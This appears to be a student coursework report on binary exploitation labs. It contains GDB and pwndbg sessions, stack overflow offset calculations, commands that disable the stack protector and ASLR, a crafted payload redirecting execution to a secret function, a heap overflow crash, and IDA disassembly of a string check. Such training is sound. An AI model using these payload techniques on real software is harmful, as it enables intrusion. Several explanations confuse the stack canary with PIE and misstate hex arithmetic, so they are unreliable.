CW 2 EXPLOIT

Ramy Naiem CU2100782

Date 8 May 2024

TKH

Cyber Security

Q1 Execution and Debugging of Q1.c

- 1.1. Compilation and Initial Debugging Setup
- 1.2. Memory Address of Previous Stack Frame
- 1.3. Memory Analysis of Variable 'a'
- 1.4. Memory Changes Post-strcpy Execution
- 1.5. Disabling PIE Protection
- 1.6. Memory Layout Analysis Without PIE
- 1.7. Investigation of Overwritten Return Address
- 1.8. Function Return Flow Analysis
- 1.9. Writing an Exploit to Jump to 0xdeadbeef

Q2 Exploration **of ASLR and Secret Functions**

- 2.1. Address of Secret Function and ASLR Discussion
- 2.2. Disabling ASLR and Targeted Exploit Development
- 2.3. Payload Crafting and Execution

Q3 Heap **Overflow Vulnerability Analysis**

- 3.1. Program Structure and Vulnerability Setup
- 3.2. Unsafe Data Copy and Consequences
- 3.3. Triggering and Observing Heap Overflow

Code Analysis

- 4.1. Initial Code Setup and Memory Allocation
- 4.2. String Manipulation and Validation Analysis
- 4.3. Deep Dive into Function check_string
- 4.4. Detailed Character Validation Checks
- 4.5. Arithmetic and Logical Operations in String Validation
- 4.6. Constructing a Valid String for Binary Execution

Q 1

You are going to run a provided file (Q1.c) and set a breakpoint at the function big_thing. (Compile for a 32-bit architecture). Illustrate and provide screenshots about the two entries on the stack trace

1. The program was compiled with the command gcc -m32 -fstack-protector -g -o Q1 q1.c, utilizing the following options:
    - -m32 to compile for a 32-bit architecture.
    - -fstack-protector to add stack protection (PIE).
    - -g to include debugging information in the executable, facilitating easier debugging.
2. The program was then launched in GDB with the command gdb Q1.
3. A breakpoint was set at the function big_thing using the command break big_thing.
4. The program execution was started with the command run.
5. Upon reaching the breakpoint, the stack trace was displayed using the command bt.
6. The diagram illustrates that the main function starts at memory address ox56556395, while the big_thing function begins at ox5655626f.

```
└─$ gdb ./Q1
GNU gdb (Debian 13.2-1) 13.2
Copyright (C) 2023 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<https://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
    <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...

warning: /home/kali/Desktop/pwndbg/gdbinit.py: No such file or directory
Reading symbols from ./Q1...
(gdb) break big_thing
Breakpoint 1 at 0×1286: file q1.c, line 18.
(gdb) run
Starting program: /home/kali/Desktop/q1/Q1
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".

Breakpoint 1, big_thing (b=0×5655a1a0 'A' <repeats 200 times>...) at q1.c:18
18      int big_thing(char * b){
(gdb) bt
#0  big_thing (b=0×5655a1a0 'A' <repeats 200 times>...) at q1.c:18
#1  0×56556395 in main () at q1.c:42
(gdb) print &big_thing
$1 = (int (*)(char *)) 0×5655626f <big_thing>
(gdb) 
```

1.2

Provide screenshots of the memory address of the previous stack frame. What is the current address for the previous frame’s eip?

I employed the "info frame" command to retrieve the memory address of the preceding stack frame for further insights. Currently, the instruction pointer (eip) points to 0x56556327 within the big_thing function.

```
(gdb) info frame
Stack level 0, frame at 0xffffcfe0:
 eip = 0x56556286 in big_thing (q1.c:18); saved eip = 0x56556395
 called by frame at 0xffffd020
 source language c.
 Arglist at 0xffffcfd8, args: b=0x5655a1a0 'A' <repeats 200 times>...
 Locals at 0xffffcfd8, Previous frame's sp is 0xffffcfe0
 Saved registers:
  ebx at 0xffffcfd4, ebp at 0xffffcfd8, eip at 0xffffcfdc
(gdb)
```

1.3

What ten bytes are used for storing a? How many 3 bytes are between where a is stored and the previous instruction pointer?

Determining the byte count between 'a' and the EIP required two key pieces of information: the addresses of 'a' and EBP. Once both addresses were obtained, I executed the following steps to derive the difference:

1. Executed 'step' command repeatedly until reaching line 23.
2. Obtained the address of 'a' using the 'print &a' command, resulting in 0xffffcfc2
3. Retrieved the address of EBP with the 'info registers' command, yielding 0xffffcfd8.
4. Calculated the difference between EBP and 'a': 0xffffcfd8 (EBP) - 0xffffcfc2 ('a') = 16 (in hexadecimal), equivalent to 22 in decimal.
5. Added 4 bytes to ascertain the precise distance between 'a' and the EIP (22 + 4 = 26).
6. Analyzed the reasons behind the 26-byte gap between the EIP and 'a': primarily comprising 10 bytes for 'a', 8 bytes for padding, 4 bytes for the PIE, and 4 bytes for EBP. This computation is visualized in the accompanying figure.

1.4

llustrate the change in memory as you execute the strcpy in your program. How has the stack changed? What has been overwritten into the previous eip? Step in gdb until you see an error message, What was the message? Illustrate your answer.

Upon resuming the program, an error message surfaced: "** stack smashing detected ***: terminated Program received signal SIGABRT, Aborted." This outcome stems from the activation of PIE protection, which detected an alteration in the EIP. Consequently, a system call ensued, terminating the process. Presently, the EIP points to 0xf7fc8579 in __kernel_vsyscall () , indicative of the system call. In the absence of the PIE safeguard, the EIP would have succumbed to being overwritten by the values within the test.txt file. However, the PIE thwarted such an occurrence from materializing.

1.5

To disable the PIE protection, the command used to recompile the program typically involves setting a compiler flag. The exact flag can vary depending on the compiler being used. For example, with GCC (GNU Compiler Collection), you can use the "-fno-stack-protector" flag. So, the command to recompile the program and turn off the PIE protection would be something like:

gcc -o Q1 Q1.c -fno-stack-protector

1.6

Turn this flag off and Re-execute the program. How many bytes are now between an

array and the stored eip? Step until after the strcpy command.

1. Proceed by stepping through the program until reaching line 23 using the "step" command.
2. Employ the "print &a" command to acquire the address of 'a'. In my instance, the address was 0xffffcfc2.
3. Retrieve the address of EBP using the "info registers" command, yielding 0xffffcfd8.

4. Compute the difference between EBP and 'a': 0xffffcfd8 (EBP) - 0xffffcfc2 ('a') = 12 (in hexadecimal), which equals 18 in decimal.
5. Confirm the presence of 18 bytes between 'a' and EBP.
6. Add 4 bytes to determine the precise distance between 'a' and the EIP (18 + 4 = 22).
7. Analyze the reason behind the 22-byte gap between the EIP and 'a'. Primarily, this discrepancy consists of 10 bytes for 'a', 8 bytes for padding, and 4 bytes for EBP. The accompanying figure visually represents the aforementioned calculations. In comparison to the prior section (with the PIE), everything remains consistent except for the absence of the 4 bytes allocated to the PIE, resulting in a total of 22 bytes instead of 26.

```
Breakpoint 1, big_thing (b=0×5655a1a0 'A' <repeats 200 times>...) at q1.c:18
18        int big_thing(char * b){
(gdb) step
19            if(b==NULL){
(gdb) step
23            a[0]=0; a[1]=0; a[2]=0; a[3]=0; a[4]=0; a[5]=0; a[6]=0; a[7]=0; a[8] =0 ; a[9]=0;
(gdb) print &a
$1 = (char (*)[10]) 0×ffffcfc2
(gdb) info registers
eax            0×56558ff4          1448447988
ecx            0×5655a010          1448452112
edx            0×0                 0
ebx            0×56558ff4          1448447988
esp            0×ffffcfb0          0×ffffcfb0
ebp            0×ffffcfd8          0×ffffcfd8
esi            0×56558eec          1448447724
edi            0×f7ffcba0          -134231136
eip            0×5655629f          0×5655629f <big_thing+48>
eflags         0×206               [ PF IF ]
cs             0×23                35
ss             0×2b                43
ds             0×2b                43
es             0×2b                43
fs             0×0                 0
gs             0×63                99
k0             0×0                 0
k1             0×0                 0
k2             0×0                 0
k3             0×0                 0
k4             0×0                 0
k5             0×0                 0
```


1.7

What value has

overwritten the return address for the previous instruction pointer? You can access this

through either method above. What characters of the text file does this correspond to?

1. I advanced through the application's execution until reaching the strcpy function, using the 'step' command.
2. Instead of a segmentation fault, an error occurred: "__strcpy_ssse3 () at ../sysdeps/i386/i686/multiarch/strcpy-ssse3.S:76 No such file or directory."
3. The EIP was then observed to be 0xf7ca2f00.



```
23        a[0]=0; a[1]=0; a[2]=0; a[3]=0; a[4]=0; a[5]=0; a[6]=0; a[7]=0; a[8] =0 ; a[9]=0;
(gdb) step
25        strcpy(a, b);
(gdb) step
__strcpy_ssse3 () at ../sysdeps/i386/i686/multiarch/strcpy-ssse3.S:76
76      ../sysdeps/i386/i686/multiarch/strcpy-ssse3.S: No such file or directory.
(gdb) info registers
eax            0x56558ff4          1448447988
ecx            0x5655a010          1448452112
edx            0xffffcfc2          -12350
ebx            0x56558ff4          1448447988
esp            0xffffcf9c          0xffffcf9c
ebp            0xffffcfd8          0xffffcfd8
esi            0x56558eec          1448447724
edi            0xf7ffcba0          -134231136
eip            0xf7ca2f00          0xf7ca2f00 <__strcpy_ssse3>
eflags         0x296               [ PF AF SF IF ]
cs             0x23                35
ss             0x2b                43
ds             0x2b                43
es             0x2b                43
fs             0x0                 0
gs             0x63                99
k0             0x0                 0
k1             0x0                 0
k2             0x0                 0
k3             0x0                 0
k4             0x0                 0
k5             0x0                 0
k6             0x0                 0
k7             0x0                 0
(gdb)
```

1.8 Step through the return of the function, where does the program flow try to go? What happened?

In the process, it was established that the Instruction Pointer (EIP) could be manipulated 22 bytes from the outset. The four subsequent bytes are critical as they can potentially modify the EIP. The steps followed were:

7. I proceeded with code execution until I triggered the strcpy function, using the 'step' command.
8. Instead of a typical segmentation fault due to an unreachable address, I encountered a specific error: "__strcpy_ssse3 () at ../sysdeps/i386/i686/multiarch/strcpy-ssse3.S:76 No such file or directory."

9. The current value of the EIP was identified as 0xf7ca2f00, suggesting an attempt to access an unavailable memory location, indicated by the error rather than a conventional segmentation fault.

```
(gdb) step
__strcpy_ssse3 () at ../sysdeps/i386/i686/multiarch/strcpy-ssse3.S:76
76      ../sysdeps/i386/i686/multiarch/strcpy-ssse3.S: No such file or directory.
```

1.9

You're now going to write your first actual exploit. Modify test.txt so that you jump to location 0xdeadbeef. In what position did you change your character?

The string string double string t\xef\xbe\xad\xde in test.txt is used to demonstrate a buffer overflow by filling the buffer and then overwriting the return address with 0xdeadbeef. The sequence \xef\xbe\xad\xde is the little-endian format of 0xdeadbeef. After modifying the buffer in test.txt and executing the program, it successfully manipulates the return address to 0xdeadbeef as shown in the segmentation fault in the screenshot below.

```
 RAX  0
*RBX  0x7fffffffdf28 —▸ 0x7fffffffe293 ◂— '/home/kali/Desktop/q1/new'
*RCX  0xfc000000
*RDX  0x1a
*RDI  0x7fffffffddd6 ◂— 0x6420676e69727473 ('string d')
*RSI  0x4052a0 ◂— 0x6420676e69727473 ('string d')
*R8   7
*R9   0x405690 ◂— 0x405
*R10  0x7ffff7dd3238 ◂— 0x10001a00004244 /* 'DB' */
*R11  0x7ffff7f2ef40 (__strcpy_evex) ◂— mov eax, esi
 R12  0
*R13  0x7fffffffdf40 —▸ 0x7fffffffe2b6 ◂— 'COLORFGBG=15;0'
*R14  0x403e00 (__do_global_dtors_aux_fini_array_entry) —▸ 0x401150 (__do_global_dtors_aux) ◂— endbr64
*R15  0x7ffff7ffd000 (_rtld_global) —▸ 0x7ffff7ffe2c0 ◂— 0
*RBP  0x6972747320656c62 ('ble stri')
*RSP  0x7fffffffdde8 ◂— 0xdeadbeef7420676e
*RIP  0x401233 (big_thing+91) ◂— ret
──────────────────[ DISASM / x86-64 / set emulate on ]──────────────────
 ▶ 0x401233 <big_thing+91>    ret                                <0xdeadbeef7420676e>

─────────────────────────────[ STACK ]─────────────────────────────
00:0000│ rsp 0x7fffffffdde8 ◂— 0xdeadbeef7420676e
01:0008│     0x7fffffffddf0 ◂— 0
02:0010│     0x7fffffffddf8 —▸ 0x405690 ◂— 0x405
03:0018│     0x7fffffffde00 —▸ 0x40201f ◂— './test.txt'
04:0020│     0x7fffffffde08 —▸ 0x4052a0 ◂— 0x6420676e69727473 ('string d')
05:0028│     0x7fffffffde10 ◂— 2
06:0030│     0x7fffffffde18 —▸ 0x7ffff7df16ca (__libc_start_call_main+122) ◂— mov edi, eax
07:0038│     0x7fffffffde20 ◂— 0
───────────────────────────[ BACKTRACE ]───────────────────────────
 ▶ 0         0x401233 big_thing+91
   1 0xdeadbeef7420676e
   2              0x0
───────────────────────────────────────────────────────────────────
pwndbg> 
```

Q2

1.1 info address secret_function was executed, revealing that secret_function is located at memory address 0x555555555199.

```
(gdb)  info address secret_function
Symbol "secret_function" is a function at address 0x555555555199.
(gdb) 
```

2.

To disable the counter measures such as ASLR:

```
┌──(kali㉿kali)-[~]
└─$ echo 0 | sudo tee /proc/sys/kernel/randomize_va_space

[sudo] password for kali:
0
```

To work around ASLR, one could leverage techniques such as information leaks, heap spraying, or return-oriented programming to bypass the randomized memory addresses. **ASLR Disabled**: If ASLR is disabled, the memory addresses within the program, including that of secret_function, remain consistent across executions. This makes it possible to craft a payload that consistently causes the intended behavior, such as jumping to secret_function.

5.

```
┌──(kali㉿kali)-[~/Desktop/q1]
└─$ objdump -t q1 | grep secret_function2

00000000000011b3 g     F .text  0000000000000038              secret_function
2
```

Steps I Followed:

1. **Identify the Target Function:** First, I used tools like objdump and nm to pinpoint the exact address of secret_function2 within the compiled binary q1. This was crucial as I needed this address to craft the payload correctly.

bash

- objdump -t q1 | grep secret_function2

This provided me with the memory address of secret_function2.

- **Craft the Payload:** Knowing the address of secret_function2, I crafted a payload that would overwrite the return address on the stack to point to this function's address. This involved calculating the correct amount of padding to reach the return address in the stack from where the buffer overflow begins.

Assuming the address I retrieved was 0x00000011b3 and taking into account the architecture (64-bit), I prepared the payload with the address in little-endian format:


bash

- echo -ne "AAAAAAAAAAAAAAAA\xb3\x11\x00\x00\x00\x00\x00\x00" > test.txt

Here, AAAAAAAAAAAAAAAA represents the necessary padding to align the stack up to the return address. The address of secret_function2 (\xb3\x11\x00\x00\x00\x00\x00\x00) is appended in little-endian format.

- **Run the Program:** With the payload ready in test.txt, I ran the program using GDB to handle any unexpected behavior and to confirm that execution was indeed redirected to secret_function2.

This image shows a pwndbg debugging session focused on the function big_thing. A breakpoint is successfully set at the function big_thing, and the program is started, hitting the breakpoint at address 0x56556263, which is within the big_thing function.



This image captures a session in pwndbg where the instruction pointer ($eip) is manually set to 0x5655621c, and the program is continued. This action triggers the execution of a new program (/usr/bin/dash), followed by another program (/usr/bin/whoami), which outputs the username "kali". T


Q 3

The program is divided into several parts to manage its flow: reading data from a file, processing this data by storing it in dynamically allocated buffers, and then outputting the results. The core of the vulnerability lies in the process_data function where two buffers of 10 bytes each are allocated on the heap. The function then unsafely copies data into the first buffer using strcpy, which does not check the length of the input. If the input exceeds 10 bytes, it overflows into adjacent memory space on the heap, which could be used for various malicious purposes, such as corrupting program data, altering program flow, or causing the program to crash.

Here's how the attack is demonstrated:

2. **Dynamic Memory Allocation**: The program dynamically allocates memory for two buffers, first_buffer and second_buffer, each intended to hold only 10 bytes. This is a common scenario in applications where memory management is handled manually.
3. **Unsafe Data Copy**: By using strcpy, the program introduces a critical vulnerability. Since strcpy does not limit the number of characters copied, any input larger than the allocated space of 10 bytes will overflow into the adjacent memory space. This overflow can overwrite data and control structures in the heap, leading to unintended behavior.
4. **Triggering the Overflow**: In our demonstration, the program reads a string from a file using load_file_content, which loads up to 1000 bytes into a buffer. When this buffer is passed to process_data, any string longer than 10 characters will cause an overflow.
5. **Observing the Consequences**: Depending on the content of the input file, the overflow can manifest in various ways, such as corrupted data, erroneous program outputs, or a segmentation fault, as demonstrated in your testing with a long string of 'A's which caused the program to crash.


Working fine



```
┌──(kali㉿kali)-[~/Desktop/q1]
└─$ ./211
File loaded successfully.
Processing data: AAAAAAAA

Process completed with result: 0
```

Seg Error



```
┌──(kali㉿kali)-[~/Desktop/q1]
└─$ ./211
File loaded successfully.
Processing data: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

zsh: segmentation fault  ./211
```

Q4

4.1

Lets look at the code in AIDA pro

At the commencement of the program, initial operations configure the stack for the main function's execution:

10. The stack saves the previous base pointer (rbp).
11. The current stack pointer (RSP) is established as the new base pointer.
12. A reservation of 32 bytes (0x20) of stack space is made to accommodate local variables.

Following the setup of the stack, the program proceeds to allocate memory:

- A 1000-byte buffer is allocated by calling malloc with the argument 0x3E8, indicating the size.

The program then engages in file operations:

13. The variable filename containing the file name is loaded into the rax register.
14. The address of filename is transferred to the rdi register for further operations.

The program checks the success of the file opening:

- It compares the returned stream handle to zero. A zero value indicates failure to open the file, halting further processing. If non-zero, the execution advances to the subsequent code block at LOC_1403.

```
; Attributes: bp-based frame fuzzy-sp

; int __cdecl main(int argc, const char **argv, const char **envp)
public main
main proc near

var_18= dword ptr -18h
len= dword ptr -14h
var_10= dword ptr -10h
b= dword ptr -0Ch
argc= dword ptr  8
argv= dword ptr  0Ch
envp= dword ptr  10h

; __unwind {
lea     ecx, [esp+4]
and     esp, 0FFFFFFF0h
push    dword ptr [ecx-4]
push    ebp
mov     ebp, esp
push    ebx
push    ecx
sub     esp, 10h
call    __x86_get_pc_thunk_bx
add     ebx, (offset _GLOBAL_OFFSET_TABLE_ - $)
sub     esp, 0Ch
push    3E8h
call    _malloc
add     esp, 10h
mov     [ebp+b], eax
lea     eax, (aQ6answerTxt - 3FF4h)[ebx] ; "./q6answer.txt"
mov     [ebp+var_10], eax
mov     [ebp+len], 0
sub     esp, 8
lea     eax, (aR - 3FF4h)[ebx] ; "r"
push    eax
push    [ebp+var_10]
call    _fopen
add     esp, 10h
mov     [ebp+var_18], eax
cmp     [ebp+var_18], 0
jnz     short loc_146D
```

File Input Processing:

- The function fgets retrieves lines from the file, storing them in a designated memory block.
- Once reading is complete, the file is securely closed using fclose.

String Manipulation and Validation:

- The loaded string, now in memory at position s (offset by base pointer rbp+s), is processed further.
- The strlen function calculates the total length of this string.
- The critical validation function check_string is then invoked, receiving the string as its parameter.

Decision Making Based on Validation:

- The outcome of check_string is crucial; a return value of zero signifies success:
    - Execution proceeds to location LOC_145E.
    - The you_win() function is activated, followed by the execution of the big_thing function.
- Conversely, any non-zero return prompts the program to terminate, displaying the message "Your string is bad.

```
loc_146D:
sub     esp, 4
push    [ebp+var_18]
push    3E8h
push    [ebp+b]
call    _fgets
add     esp, 10h
sub     esp, 0Ch
push    [ebp+var_18]
call    _fclose
add     esp, 10h
sub     esp, 0Ch
push    [ebp+b]
call    _strlen
add     esp, 10h
mov     [ebp+len], eax
sub     esp, 8
push    [ebp+len]         ; len
push    [ebp+b]           ; b
call    check_string
add     esp, 10h
test    eax, eax
jz      short loc_14D0
```


4.2

Further investigation into check_string

In the check_string function, a secondary function named is_palindrome is invoked to determine if the string can be read the same way from both ends. This function examines the string and its length, which are passed from check_string, checking for symmetry in the sequence of characters.

The function setup involves pushing parameters onto the stack and managing the return values efficiently. If is_palindrome finds that the string is not a palindrome, as indicated by a non-zero return in the eax register, the execution is directed to handle this specific outcome at loc_127B.

This could involve error handling or alternative logic paths, depending on whether the string meets the required conditions.




The function conducts a series of byte manipulations and mathematical operations to evaluate the string's characteristics:


Byte Reading and Sign Extension: The first instruction fetches a byte from the memory ([rbp+var_8]) into eax and extends its sign to edx. This sets up the first value for comparison.

Sequential Byte Loading: The next steps involve loading the subsequent two bytes of the string into ecx and eax respectively. This prepares them for a multiplication operation.

Multiplication and Comparison: The imul instruction multiplies the second and third bytes, and the cmp instruction then compares the product with the initially loaded byte. If they match, the flow continues to loc_12AD; otherwise, it may handle an error or an alternative path.



The function efficiently progresses through the string by advancing the pointer five bytes forward. Following this movement, it utilizes a cmp instruction to compare the character at this position in the string (s[5]) with the ASCII value for 'h' (68). If the character matches 'h', the code execution proceeds to loc_12C4. This check ensures that the specific character at the sixth position meets the expected condition.



4-8

The function iteratively validates each subsequent character in the string to match the sequence required to form the word "hacker". Starting from the sixth position (s[5]), it performs a series of comparisons:

Check 4: It advances the pointer to s[6] and compares the byte to the ASCII value for 'a' (97). If matched, it moves to the next check.

